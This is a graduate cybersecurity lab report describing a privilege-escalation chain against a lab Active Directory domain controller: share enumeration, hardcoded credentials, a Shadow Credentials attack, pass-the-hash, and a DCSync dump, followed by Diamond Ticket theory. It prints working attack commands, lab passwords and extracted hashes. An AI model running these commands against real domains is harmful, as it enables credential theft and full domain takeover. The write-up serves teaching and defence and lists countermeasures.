University of Piraeus
Department of Digital Systems
MSc "Cybersecurity and Artificial Intelligence Technologies"

Cyber Defense and Digital Forensics
Spring Semester 2025-2026
Task 2

Kalaitzidis Ioannis

Email: ioannis_kalaitzidis@ssl-unipi.gr

Introduction

The purpose of this study is to practically simulate and document an integrated attack kill-chain in an Active Directory (AD) environment. The ultimate goal of the scenario is to escalate privileges from a simple, non-privileged user (domain user) to the acquisition of full control and administrator rights (NT AUTHORITY\SYSTEM) over the Domain Controller (DC) of the network. The lab test environment consists of the attacking system, which is running a Kali Linux distribution (version 2026.1), and the target computer, which is a Windows Server 2016 configured as a Domain Controller. The methodology of the attack followed is executed in successive stages, each of which builds on the findings of the previous one:

- **Enumeration:** Utilizing the initial credentials of the student user, a mapping of the system's SMB shares is performed, which leads to the discovery of exposed passwords for the svc-deploy service account (Account X).
- **Shadow Credentials Attack:** Upon finding that the svc-deploy account has sufficient write permissions (WriteProperty) to the msDS-KeyCredentialLink attribute, a targeted Shadow Credentials attack is executed against the backupsvc account (Y account). This technique bypasses traditional authentication mechanisms via PKINIT, allowing the interception of the target's NT Hash.
- **DCSync Attack:** Confirming that the compromised backupsvc account has Replication rights to the domain, the DCSync attack is executed, in order to extract the cryptographic material of the fundamental krbtgt account, as well as the hashes of the remaining critical accounts.
- **Diamond Ticket Forgery:** By leveraging the cryptographic key of the krbtgt account, an attempt is made to create a spoofed Diamond Ticket through Metasploit. Unlike Golden Ticket, Diamond Ticket modifies a legitimate ticket issued by DC itself, making the attack particularly resistant to detection mechanisms (OpSec).
- **Access Acquisition (SYSTEM):** In the final stage, the cryptographic material extracted through the DCSync attack is used for authentication to Domain Controller management services, resulting in the acquisition of an interactive shell with NT AUTHORITY\SYSTEM rights.

In the following sections, the practical implementation steps are analyzed in detail along with the explanation of each mandate and its parameters, the solution of the network challenges of the laboratory environment, as well as the theoretical background of the two basic techniques (Shadow Credentials and Diamond Ticket), which is listed within the corresponding step.

Theoretical Background

Active Directory

Active Directory (AD) is Microsoft's directory service that provides centralized identity, authentication, and authorization management in Windows enterprise environments. The fundamental building block is the domain, which is a logical security boundary and includes objects such as users, computers, and groups. Object information is stored in the directory database (NTDS.dit) and replicated between Domain Controllers (DCs) through replication mechanisms. Due to its pivotal role in identity management, AD is a prime target for attacks, as abuse of legitimate functions can lead to a full-blown domain breach without exploiting a software vulnerability.

Kerberos Authentication

Kerberos is the default Active Directory authentication protocol. Its central component is the Key Distribution Center (KDC), which runs on the Domain Controller and consists of the Authentication Service (AS) and the Ticket Granting Service (TGS). The user is initially authenticated (AS-REQ/AS-REP) and receives a Ticket Granting Ticket (TGT); then TGT is used (TGS-REQ/TGS-REP) to issue Service Tickets to individual services, without retransmitting the code. Each ticket is signed and encrypted with the krbtgt account key, which makes possession of this key equivalent to checking over the entire domain authentication mechanism. Embedded in each TGT is the Privilege Attribute Certificate (PAC), which describes the user's identity and group memberships; The possibility of modifying it is at the core of ticket forgery attacks.

Access Control Lists (ACLs)

Authorization in Active Directory is based on Access Control Lists (ACLs), which consist of individual Access Control Entries (ACEs). Each ACE defines the permissions of a user or group over an object in the directory. Permissions such as GenericAll, GenericWrite, WriteOwner, WriteDACL, and WriteProperty are considered particularly sensitive as, when incorrectly assigned to non-privileged accounts, they allow legitimate AD functions to be abused and privileges

escalated. Misconfiguration of ACLs is one of the most common causes of Active Directory breaches and is the fundamental premise of the Shadow Credentials attack that is analyzed below.

Golden, Diamond and Sapphire Ticket relationship

All three ticket spoofing techniques are based on possession of the krbtgt key. Their difference lies in the way the PAC is manufactured. Golden Ticket constructs the PAC entirely offline, which often produces "perfect" or unrealistic fields that betray its forgery. The Diamond Ticket first requests a legitimate TGT from the KDC and modifies its PAC, maintaining valid timestamps and structure, making it significantly inconspicuous. Sapphire Ticket goes a step further by integrating the actual PAC of an existing privileged user (via S4U2self + U2U), achieving the highest possible plausibility. In this paper, the Diamond Ticket technique was sought, which is analyzed in Step 6.

Practical piece of work

Attacking AD

In this exercise you will attack a DC from KALI Linux (I have used 2026.1 version). The goal is to achieve SYSTEM privileges with shell access in the DC. You are given the credentials student/student which is a domain user in the AD.

The path to follow is:

1) enumerate student account to determine that student can access X account credentials

2) enumerate as X account to determine that X can perform SHADOW CREDENTIALS attack to an account Y

3) perform SHADOW CREDENTIALS attack to obtain Y account credentials

4) Enumerate as Y account to determine that Y can perform DCSYNC

5) Perform DSYNC attack as Y account to obtain krbtgt account credentials

6) Using Metasploit to forge a DIAMOND ticket.

7) Use the forged Diamond ticket to obtain SYSTEM privileges in DC (Metasploit psexec did not work)


Kali Linux toolset to be used: smblicent, nxc, certipy-ad, auxiliary/admin/kerberos/forge_ticket, impacket-psexec

Also write in your report, a description of the attacks SHADOW CREDENTIALS and DIAMOND ticket (e.g., prerequisites, impact, etc).

During the initial boot of the virtual machines, a network communication between the attacking machine (Kali Linux) and the target (Windows Server 2016-Domain Controller) was found, due to a mismatch of the subnets. The Domain Controller had a preconfigured static address of 192.168.110.133, while the virtualization software (VMware) provided different address ranges by default, so that the two machines were located in isolated logical networks.

To restore connectivity, the VMnet interface was set to Host-only mode with subnet 192.168.110.0/24 to match the settings of the Domain Controller and both virtual network cards were mapped to this common switch. At the same time, a second NAT mode adapter was added to access the internet, while a static record was created in the Kali Linux /etc/hosts file that maps the address 192.168.110.133 with the names MARVEL.local and DC.MARVEL.local. The correct communication was confirmed by sending ICMP packets (ping) to the Domain Controller.


Step 1



With the given credentials of the user student (student:student) an initial identification of the Active Directory environment was performed, using the NetExec (nxc) and smbclient tools. The first concern was to confirm the validity of the credentials and the authentication of the domain name, through the SMB protocol. We executed the command: **nxc smb 192.168.110.133 -u 'student' -p 'student'**. Parameter Analysis:

- **Nxc**: Performs remote identification and credential verification on the target through the selected protocol (NetExec tool).
- **Smb**: Specifies the communication protocol (Server Message Block, port 445/TCP) on which the test runs.
- **192.168.110.133**: Sets the target of the command, i.e. the Domain Controller.
- **-u 'student'**: Sets the username for the authentication attempt.
- **-p 'student'**: Provides the user's password in cleartext format.


Authentication was successful (indication [+]) and the domain name was identified as MARVEL.local.



Then we listed the Domain Controller's shares, along with the user's permission level on each of them. We executed the command: **nxc smb 192.168.110.133 -u 'student' -p 'student' -shares**. Parameter Analysis:

- **-shares**: Instructs the tool to list all available shared folders on the server, while reporting the user's permission level (READ/WRITE) to them.


In addition to the system's default shares (SYSVOL, NETLOGON, IPC$, ADMIN$, C$), the user had read permission (READ) to a custom folder called IT-Share, which was the primary target for further investigation.



With the smbclient tool, an interactive connection was made to the IT-Share resource, in order to browse and export its content. We executed the command: **smbclient //192.168.110.133/IT-Share -U 'student%student'**. Parameter Analysis:

- **Smbclient**: Opens an interactive SMB connection to the shared resource and allows browsing and file transfer.
- **192.168.110.133/IT-Share**: Specifies the UNC path to which the connection is made.
- **-U 'student%student'**: Provides the credentials in the format username%password, avoiding the appearance of an interactive prompt for the password.


Within the interactive shell (prompt smb: \>) the ls command was executed to view the contents, a PowerShell script named backup-service.ps1 was detected, which was uploaded locally with the get command, and the session was terminated with the exit command.



Returning to the local terminal, the content of the script was read. We executed the command: **cat backup-service.ps1**. Parameter Analysis:

- **Cat**: Displays the contents of the text file in the terminal (standard output).

Static analysis of the script revealed hardcoded credentials of a service account: the **svc-deploy** account with a Labpass password **!** for the MARVEL domain, which is identical to the **Speech X Account** . In addition, the code revealed the use of the Invoke-Command command for remote execution and the restart of the Spooler service on the Domain Controller.




Finally, the validity of the extracted credentials was confirmed by an authentication test on the Domain Controller, completing the first request. We executed the command: **nxc smb 192.168.110.133 -u 'svc-deploy' -p 'Labpass!'**

Step 2

The aim of the second stage was to use the svc-deploy account (X Account) to identify the target account (Y Account) against which the Shadow Credentials attack can be executed. Initially, the total number of domain accounts was listed. We executed the command: **nxc smb 192.168.110.133 -u 'svc-deploy' -p 'Labpass!' –users**. Parameter Analysis:

- **-u 'svc-deploy' -p 'Labpass!'**: Provide the X Account credentials obtained in the previous step, for authentication.
- **-users**: Lists all user accounts in the domain, along with metadata such as the date of creation and last password change.


The results identified, among others, the victim, student and backupsvc accounts, with the latter two having been created on the same day as svc-deploy, which highlighted them as potential targets of the planned attack path.



We then analyzed the objects' access control lists (ACLs) through NetExec's built-in daclread module to identify write permissions that enable the Shadow Credentials attack. We executed the command: **nxc ldap 192.168.110.133 -u 'svc-deploy' -p 'Labpass!' -M daclread -o TARGET=<account> ACTION=read**. Parameter Analysis:

- **Ldap**: Specifies the LDAP protocol (port 389/TCP), through which queries are made to the Active Directory directory.
- **-M daclread**: Loads the daclread module, which reads the access control lists (DACLs) of an AD object and analyzes the individual permission records (ACEs).
- **-o TARGET=<account> ACTION=read**: Specifies the options of the module: the target object whose permissions are read (TARGET) and the read action (ACTION=read).

The analysis revealed ACE records with WriteProperty permission on the ms-DS-KeyCredential-Link attribute, which is exactly the condition required by the Shadow Credentials attack. The test check of the candidate accounts revealed that the svc-deploy execution framework had the required write permission on the backupsvc account, which was identified as the actual Y Account of the scenario.



It is noted that the trustee of this ACE is the Key Admins group. The svc-deploy account inherits the right to write to the ms-DS-KeyCredentialLink attribute as a member of this group, which

allows it to execute the Shadow Credentials attack. With the identification of the target, the second objective was completed.

Step 3

The Shadow Credentials attack exploits the Kerberos Authentication through Certificates (PKINIT) mechanism. In Active Directory, every user or computer object has the msDS-KeyCredentialLink attribute, which stores public keys that correspond to key pairs that the account can use for authentication. As long as an attacker has permission to write to this attribute, they can add their own Key Credential and then request a legitimate Kerberos TGT on behalf of the target, gaining equivalent access without knowledge or password reset.

Prerequisites

Write permission (GenericAll, GenericWrite, or WriteProperty) to the msDS-KeyCredentialLink attribute of the target account, existence of an infrastructure that supports PKINIT (typically Active Directory Certificate Services or Domain Controller with an appropriate certificate), as well as a valid execution framework with the permissions of the account that owns the record.

Implications

Technique allows the interception of the NT hash and the complete impersonation of the target account without changing the password, which makes it highly discreet. It can be used for horizontal or vertical scaling of privileges, as well as a persistence mechanism as long as the added Key Credential is not removed.

Countermeasures


Apply the principle of least privilege to access control lists, regularly check the members of the Key Admins and Enterprise Key Admins groups, monitor and record modifications of the msDS-KeyCredentialLink attribute, and include critical accounts in the Protected Users group.

Implementation

The attack was executed with the certipy-ad tool, through the automated shadow auto function, targeting the backupsvc account. The command was executed: **certipy-ad shadow auto -u 'svc-deploy@MARVEL.local' -p 'Labpass!' -account 'backupsvc' -dc-ip 192.168.110.133**. Parameter Analysis:

- **certipy-ad**: Performs attacks against Active Directory certificate services and PKINIT mechanisms.
- **shadow auto**: Automatically executes the entire flow of the Shadow Credentials attack: adding a Key Credential to the target's attribute, requesting TGT via PKINIT, retrieving the NT hash, and finally removing the Key Credential to minimize traces.
- **-u 'svc-deploy@MARVEL.local'**: Sets the identity of the attacking account in UPN (User Principal Name) format.
- **-p 'Labpass!'**: Provides the password of the attacking account.
- **-account 'backupsvc'**: Specifies the target account (Account Y) in which the msDS-KeyCredentialLink attribute the Key Credential is recorded.
- **-dc-ip 192.168.110.133**: Specifies the Domain Controller to whom Kerberos requests are addressed.

The attack was successfully completed and yielded the NT hash of the backupsvc account: **ed6a3347c54ad7ab28851e9dd0d7bcf3**. By recovering the credentials of Account Y, the third requested was completed.




Step 4

The NT hash of backupsvc was identified through the Pass-the-Hash (PtH) technique. This technique directly uses an account's NTLM hash for authentication, without the need for a

password in plain text. The purpose was to evaluate Account Y's permissions on the domain. We executed the command: **nxc smb 192.168.110.133 -u 'backupsvc' -H 'ed6a3347c54ad7ab28851e9dd0d7bcf3' --shares**. Parameter analysis:

- **-u 'backupsvc'**: Specifies the victim account (Account Y) that was compromised in the previous step.
- **-H 'ed6a3347c54ad7ab28851e9dd0d7bcf3'**: Provides the NT hash of the account instead of a password, implementing the Pass-the-Hash technique.
- **--shares**: Lists the shared resources and the account's permissions to them.

The acknowledgment confirmed that the account has read access to a number of shares, including IT-Share and sharedfiles. The critical property of backupsvc, i.e. the possession of Replication rights (DCSync) on the domain, was confirmed in practice at the next stage, where the replication request to the Domain Controller was successfully completed. In this way, it was documented that Account Y is capable of executing a DCSync attack, completing the fourth request.



Step 5

The DCSync attack exploits the directory replication protocol (MS-DRSR/DRSUAPI) that Domain Controllers use to synchronize their data. An account that has the DS-Replication-Get-Changes and DS-Replication-Get-Changes-All extended permissions can pretend to be a legitimate Domain Controller and request the reproduction of the accounts' cryptographic material, without executing code on the target itself. Extracting the NT hash and Kerberos keys of the krbtgt account is the ultimate goal, as this material allows the forgery of Kerberos (Golden/Diamond Ticket) tickets. As countermeasures, the strict restriction of reproduction rights to real Domain Controllers and the monitoring of DRSUAPI requests from unexpected sources are proposed.

Implementation


The attack was executed with the impacket-secretsdump tool, exploiting the replication permissions of the backupsvc account. We executed the command: **impacket-secretsdump -**

hashes ':ed6a3347c54ad7ab28851e9dd0d7bcf3' 'MARVEL.local/backupsvc@192.168.110.133'. Parameter Analysis:

- **impacket-secretsdump**: Extracts credentials from the local SAM, LSA, and, remotely, from the NTDS.dit database via the DRSUAPI protocol, implementing the DCSync attack (Impacket suite tool).
- **-hashes ':ed6a3347c54ad7ab28851e9dd0d7bcf3'**: Provides the hash pair in the format LMHASH:NTHASH (with the LM part blank) for Pass-the-Hash authentication with the backupsvc credentials.
- **'MARVEL.local/backupsvc@192.168.110.133'**: Defines the account and Domain Controller to which the replication is performed (domain/username@target format).

The attack yielded a full copy of the domain's cryptographic material, proving in practice that backupsvc has the required replication rights. The most critical data extracted are:

- **Krbtgt-NT hash:** a0ac4894af0ca586990d3f2329f64c64
- **Krbtgt-AES256 key:** b9e6ec6c36526c6c15fbb71e3ae9d4338d93f957f584516ed303991694582d23
- **victim – NT hash:** 6a902abd0fe5ca0e8c2b9496af9129c4
- **Administrator-NT hash:** 3f83cb43ca94c24d0505150063ecf6bd



With the export of the krbtgt account material, the fifth question was completed.

Step 6

The Diamond Ticket is an evolution of the Golden Ticket and is based on the possession of the cryptographic key of the krbtgt account, which signs and encrypts all the Kerberos tickets of the domain. Instead of constructing an entirely fake out-of-network ticket, the technique first asks for a legitimate TGT for an existing account, decrypts it with the krbtgt key, modifies the contents of the privilege certificate (PAC) to assign high privileges, and finally re-encrypts it.

Prerequisites

Knowledge of the krbtgt key (NT hash or, for modern encryption, AES256 key), valid credentials of an existing account for the basic TGT request, as well as domain identifiers (Domain SID and RID of the account to be impersonated).

Difference from Golden Ticket

The Golden Ticket is fully synthetic, and often exhibits anomalies in PAC fields or lifetimes, making it detectable. In contrast, Diamond Ticket is based on a genuine ticket issued by the Domain Controller itself, making most of its fields valid and the attack being significantly more resistant to detection mechanisms (OpSec).

